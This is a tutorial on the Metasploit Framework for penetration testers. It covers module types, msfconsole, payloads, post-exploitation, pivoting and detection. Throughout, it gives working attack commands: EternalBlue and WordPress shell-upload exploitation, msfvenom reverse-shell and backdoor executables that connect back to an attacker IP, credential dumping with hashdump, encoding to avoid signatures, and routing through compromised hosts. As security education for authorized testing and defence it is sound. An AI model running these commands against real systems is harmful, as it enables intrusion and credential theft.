

The Metasploit Playbook

A complete, detailed guide to the Metasploit Framework —
from module selection to post-exploitation

*From a single exploit module to a fully automated engagement, this
playbook builds the framework fluency and exploitation workflow that
penetration testers rely on in authorized assessments.*

Author: Swastik Sagar
Final-year Computer Science Undergraduate
SOC Analyst Intern

August 5, 2026

Preface

Metasploit is the framework most penetration testers learn first, and for good reason: it standardizes exploitation into a consistent, modular workflow — pick a target, pick a matching exploit, pick a payload, run it — and ships with thousands of maintained modules covering everything from decades-old CVEs to current vulnerabilities. Understanding Metasploit well means understanding not just its command syntax, but how it structures the entire exploitation lifecycle.

This playbook follows that lifecycle in order: framework architecture and module types first, then `msfconsole` fundamentals, then finding and configuring exploits, then payloads and Meterpreter in depth, then post-exploitation, pivoting, and automation. The final chapters cover custom payload generation with `msfvenom` and, because understanding an attack is only half the value, how each stage is actually detected and defended against.

Authorization required

Every technique in this book is intended strictly for authorized penetration testing, red team engagements, CTF platforms, and personal lab environments. Using these techniques against systems you don't own or have explicit written authorization to test is illegal in most jurisdictions.

What this book covers

- Metasploit architecture: `msfconsole`, the module database, and how components fit together
- The five module types: exploits, auxiliary, post, payloads, encoders/nops
- `msfconsole` fundamentals: search, use, options, sessions
- Finding, matching, and configuring exploits against a target
- Payloads and Meterpreter in depth
- Post-exploitation: privilege escalation, credential harvesting, persistence
- Auxiliary modules: scanning, fuzzing, and gathering
- Generating custom payloads with `msfvenom`
- Pivoting and lateral movement through a compromised host
- Automation with resource scripts and the Metasploit Ruby API
- Practical exploitation walkthroughs
- Detection and defense against Metasploit-based attacks

Swastik Sagar

Contents

Preface	i
1 Metasploit Architecture	1
1.1 What Metasploit is	1
1.2 Core components	1
1.3 Why a database matters	1
2 Module Types	2
2.1 The five module types	2
2.2 Module naming and paths	2
3 msfconsole Fundamentals	3
3.1 Starting and basic navigation	3
3.2 Core commands	3
3.3 Searching effectively	3
4 Finding and Configuring Exploits	5
4.1 Matching a vulnerability to a module	5
4.2 Required options	5
4.3 Handling multiple targets	5
5 Payloads and Meterpreter	6
5.1 Payload categories	6
5.2 Bind vs. reverse	6
5.3 Meterpreter	6
6 Post-Exploitation	8
6.1 The post-exploitation workflow	8
6.2 Post modules	8
6.3 Local privilege escalation	8
6.4 Credential harvesting	9

7	Auxiliary Modules	10
7.1	Scanning	10
7.2	Common auxiliary categories	10
8	msfvenom and Custom Payloads	11
8.1	What msfvenom does	11
8.2	Common output formats	11
8.3	Setting up the matching listener	11
8.4	Encoding, and its real limits	12
9	Pivoting and Lateral Movement	13
9.1	Why pivot	13
9.2	Setting up a route through a session	13
9.3	Port forwarding	13
9.4	proxychains for external tools	14
10	Automation	15
10.1	Resource scripts	15
10.2	Automating with the Ruby API	15
11	Practical Exploitation Walkthroughs	16
11.1	Walkthrough: EternalBlue against an unpatched Windows host	16
11.2	Walkthrough: a vulnerable web application	16
11.3	Walkthrough: manually delivered payload	16
12	Detection and Defense	17
12.1	Network-level indicators	17
12.2	Host-level indicators	17
12.3	Defensive priorities	17

Metasploit Architecture

1.1 What Metasploit is

The Metasploit Framework is an open-source platform for developing, testing, and executing exploit code against a target system, packaged with thousands of pre-built modules, a payload generation system, and extensive post-exploitation tooling — all accessible through one consistent interface.

1.2 Core components



Figure 1.1. *msfconsole* is the primary interface, backed by the module library and an optional database for tracking hosts, services, and loot across an engagement.

Component	Role
msfconsole	The primary interactive command-line interface
msfvenom	Standalone payload generation and encoding tool
Module database	The library of exploit, auxiliary, post, payload, and encoder modules
Metasploit database	PostgreSQL backend tracking hosts, services, credentials, and loot
Meterpreter	An advanced, extensible post-exploitation payload

1.3 Why a database matters

Connecting Metasploit to its PostgreSQL database lets it persist scan results, discovered hosts and services, credentials, and session history across the entire engagement — without it, every piece of information lives only in the current console session and is lost on exit.

Initializing and checking the database

```

sudo msfdb init
msfconsole
db.status
  
```

Module Types

2.1 The five module types

Type	Purpose
Exploit	Code that takes advantage of a specific vulnerability to gain execution
Auxiliary	Scanning, fuzzing, and other non-exploitation actions
Post	Runs after a session is established: privilege escalation, credential harvesting
Payload	The code delivered and executed by an exploit, e.g. Meterpreter or a shell
Encoder / NOP	Transforms or pads a payload to evade signature-based detection

2.2 Module naming and paths

Modules are organized in a directory structure that mirrors their type and target platform, e.g. `exploit/windows/smb/ms17_010_eternalblue` — reading the path tells you the type, target OS, and general category before even opening the module's details.

Viewing a module's structure

```
show exploits
show auxiliary
show payloads
info exploit/windows/smb/ms17_010_eternalblue
```

Reading a CVE from a module

Most exploit modules list their associated CVE(s) directly in `info` output — worth checking early, since it tells you exactly which patch level or version range the module targets, before spending time attempting to run it against a target that's already patched.

msfconsole Fundamentals

3.1 Starting and basic navigation

Launching msfconsole

```
msfconsole
msfconsole -q -- quiet mode, skips the startup banner
```

3.2 Core commands

Command	Purpose
search	Find modules by name, CVE, platform, or type
use	Select a module to configure and run
show options	List a selected module's configurable parameters
set / unset	Configure or clear a module option
setg / unsetg	Set an option globally, across all modules for the session
run / exploit	Execute the selected module
sessions	List and interact with active sessions
back	Deselect the current module

A typical workflow

```
search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 10.10.10.5
set LHOST 10.10.14.2
run
```

3.3 Searching effectively

Search filters

```
search cve:2021 type:exploit platform:windows
search name:smb
search rank:excellent type:exploit
```

Module ranking

Every exploit module has a reliability rank (**excellent**, **great**, **good**, **normal**, **average**, **low**, **manual**) reflecting how likely it is to succeed without crashing the target service —

filtering by rank is a fast way to prioritize the most stable options first during a real engagement.

Finding and Configuring Exploits

4.1 Matching a vulnerability to a module

- Start from what enumeration already revealed: service name, version, OS
- Search by that specific version, then narrow by platform and rank
- Cross-reference any CVE identified during vulnerability scanning directly
- Check `info` for the exact version range and any prerequisites the module expects

4.2 Required options

Option	Meaning
RHOSTS	Target host(s), single IP, range, or CIDR
RPORT	Target port
LHOST	Local (attacker) host, for reverse connections
LPORT	Local port, for reverse connections
PAYLOAD	Which payload the exploit will deliver

Checking exploitability before firing

`check`

The `check` command, where supported by a module, tests whether the target is actually vulnerable without attempting exploitation — useful for confirming a match before running something that could crash a production service.

4.3 Handling multiple targets

RHOSTS accepts ranges and CIDR

```
set RHOSTS 10.10.10.0/24
set RHOSTS 10.10.10.5-10.10.10.20
```

Payloads and Meterpreter

5.1 Payload categories

Category	Behavior
Singles	Self-contained, no separate stage download (e.g. <code>shell_bind_tcp</code>)
Stagers	Establish a small initial connection, then download the full payload
Stages	The full payload downloaded by a stager, e.g. Meterpreter itself

5.2 Bind vs. reverse

Type	Connection direction
Bind	Target opens a listening port, attacker connects to it
Reverse	Target connects back out to the attacker's listener

Why reverse payloads dominate in practice

Reverse payloads are far more likely to succeed through NAT and outbound- permissive firewalls, since most networks block unsolicited inbound connections but allow outbound ones — this is why reverse shells and reverse Meterpreter are the default choice in almost every real engagement.

5.3 Meterpreter

Meterpreter is Metasploit's advanced payload: it runs entirely in memory, communicates over an encrypted channel, and can dynamically load additional functionality at runtime rather than needing everything present at initial execution.

Common Meterpreter commands

```

sysinfo
getuid
ps
migrate <pid>
hashdump
screenshot
download <remote_path> <local_path>
upload <local_path> <remote_path>
shell

```

Command	Purpose
<code>migrate</code>	Move Meterpreter's execution into another running process, for stability or stealth
<code>hashdump</code>	Dump password hashes from the target's SAM database
<code>getsystem</code>	Attempt automated privilege escalation to SYSTEM on Windows
<code>background</code>	Suspend the current session, return to msfconsole

Post-Exploitation

6.1 The post-exploitation workflow



Figure 6.1. *Post-exploitation follows this general order, though real engagements often loop back as new information is discovered.*

6.2 Post modules

Running a post module against an existing session

```

use post/windows/gather/hashdump
set SESSION 1
run
  
```

Post module category	Examples
gather	Harvest credentials, files, system information
escalate	Local privilege escalation techniques
manage	Persistence, process migration, session management

6.3 Local privilege escalation

Automated privilege escalation attempts

```

getsystem
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
  
```

`local_exploit_suggester` checks the target against a list of known local privilege escalation modules and reports which ones are likely applicable, based on OS version and patch level.

6.4 Credential harvesting

Common credential-gathering post modules

```
run post/windows/gather/credentials/credential_collector
run post/multi/gather/ssh_creds
```

Auxiliary Modules

7.1 Scanning

Port and service scanning

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.10.10.0/24
run
use auxiliary/scanner/smb/smb_version
set RHOSTS 10.10.10.0/24
run
```

7.2 Common auxiliary categories

Category	Purpose
scanner	Port scanning, service version detection, vulnerability probing
fuzzer	Sending malformed input to discover crashes or vulnerabilities
gather	Passive information collection, e.g. DNS enumeration
admin	Administrative actions against misconfigured services

Auxiliary modules don't need a payload

Unlike exploit modules, most auxiliary modules simply run and report results directly — there's no session or payload involved, which is why `run` rather than `exploit` is the conventional command for this module type.

msfvenom and Custom Payloads

8.1 What msfvenom does

msfvenom combines payload generation and encoding into one standalone command-line tool, producing a payload file in whatever format a given delivery method needs — an executable, a script, shellcode bytes, or a web-compatible format.

Generating a Windows reverse shell executable

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
LHOST=10.10.14.2 LPORT=4444 \
-f exe -o shell.exe
```

Generating a Linux ELF payload

```
msfvenom -p linux/x64/meterpreter/reverse_tcp \
LHOST=10.10.14.2 LPORT=4444 \
-f elf -o shell.elf
```

8.2 Common output formats

Format	Use case
exe	Windows executable
elf	Linux executable
raw	Raw shellcode bytes, for embedding in custom code
psh / psh-reflection	PowerShell script variants
war	Java web application archive, for app server deployment

8.3 Setting up the matching listener

msfconsole as a multi/handler listener

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.2
set LPORT 4444
run
```

The payload string must match exactly

The listener's `PAYLOAD` value has to match what `msfvenom` generated exactly (type, architecture, and staging behavior) — a mismatch is one of the most common reasons a seemingly working payload never produces a session.

8.4 Encoding, and its real limits

Applying an encoder

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.2 \  
LPORT=4444 -e x86/shikata_ga_nai -i 3 -f exe -o encoded.exe
```

Encoding is not encryption

Encoders exist to remove bad characters and avoid trivial static signatures, not to defeat modern antivirus or EDR — signature-based detection has largely moved to behavioral and heuristic analysis, which plain encoding does essentially nothing against.

Pivoting and Lateral Movement

9.1 Why pivot

A compromised host is often the only path to reach an internal network segment the attacker's own machine has no direct route to — pivoting uses that host as a relay, routing further traffic through it.




Figure 9.1. *The compromised host bridges two networks the attacker's own machine can't reach directly.*

9.2 Setting up a route through a session

Routing traffic through a Meterpreter session

```
background
route add 172.16.0.0/16 1
```

Once a route is added, any subsequent module run from `msfconsole` automatically tunnels its traffic through the specified session — scanners and exploits work against the internal network exactly as they would against a directly reachable one.

9.3 Port forwarding

Meterpreter port forward

```
portfwd add -l 3389 -p 3389 -r 172.16.0.5
```

Forwards a local port on the attacker's machine to a port on an internal host, reachable only through the compromised pivot — useful for pointing a local RDP client or browser directly at an internal service.

9.4 proxychains for external tools

Running non-Metasploit tools through a SOCKS pivot

```
use auxiliary/server/socks_proxy
set SRVPORT 1080
run
-- then, in /etc/proxychains.conf, point to 127.0.0.1:1080
proxychains nmap -sT 172.16.0.0/24
```

Automation

10.1 Resource scripts

A resource script is a plain text file of `msfconsole` commands, executed in sequence — the simplest way to automate a repeated setup (like a standard listener configuration) without retyping it every session.

A simple resource script, `listener.rc`

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse.tcp
set LHOST 10.10.14.2
set LPORT 4444
exploit -j
```

Running it

```
msfconsole -r listener.rc
```

`exploit -j` runs the listener as a background job, letting the script continue rather than blocking the console waiting for a connection.

10.2 Automating with the Ruby API

For logic beyond a fixed command sequence, Metasploit's Ruby scripting API (accessible via `msfconsole`'s `irb` command or standalone Ruby scripts loaded as plugins) allows conditional logic and programmatic control over modules and sessions.

Dropping into an interactive Ruby session

```
irb
```

Practical Exploitation Walkthroughs

11.1 Walkthrough: EternalBlue against an unpatched Windows host

Full sequence

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.10.10.5
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.2
check
exploit
```

11.2 Walkthrough: a vulnerable web application

Generic pattern for a web app exploit module

```
search type:exploit name:wordpress
use exploit/unix/webapp/wp_admin_shell_upload
set RHOSTS 10.10.10.8
set TARGETURI /
set USERNAME admin
set PASSWORD <credential-from-recon>
exploit
```

11.3 Walkthrough: manually delivered payload

For services with no direct exploit module

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.2 \
LPORT=4444 -f elf -o backdoor.elf
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.2
set LPORT 4444
exploit -j
-- deliver backdoor.elf to the target through whatever access
-- was already gained, then execute it there
```

Detection and Defense

12.1 Network-level indicators

- Reverse shell connections to unfamiliar external IPs on unusual ports
- Meterpreter’s default TLS-wrapped traffic pattern, distinguishable from normal HTTPS by certificate and handshake anomalies
- SMB exploitation attempts (like EternalBlue) generating malformed or anomalous SMB traffic
- Repeated connection attempts consistent with automated exploitation against multiple hosts

12.2 Host-level indicators

Indicator	Why it matters
Process injection into a legitimate process	Common after <code>migrate</code> , evading process-name-based detection
Unsigned or unusual binaries matching msfvenom output patterns	Default msfvenom templates have known static signatures
LSASS access from an unexpected process	Consistent with <code>hashdump</code> /credential harvesting
Unexpected outbound connections from a service account context	A service exploited directly rarely has legitimate reason to call out

12.3 Defensive priorities

- Patch management remains the single highest-leverage control — most Metasploit exploit modules target known, already-patched vulnerabilities
- EDR with behavioral detection catches Meterpreter’s in-memory execution far more reliably than static AV signatures
- Egress filtering limits which outbound connections a compromised host can even attempt, disrupting reverse payloads specifically
- Network segmentation limits how far a pivot can actually reach after an initial compromise

Testing your own defenses

Running Metasploit against your own lab or an authorized target and checking what your EDR/SIEM actually catches — and what it misses — is one of the most direct ways to validate detection coverage rather than assuming it works.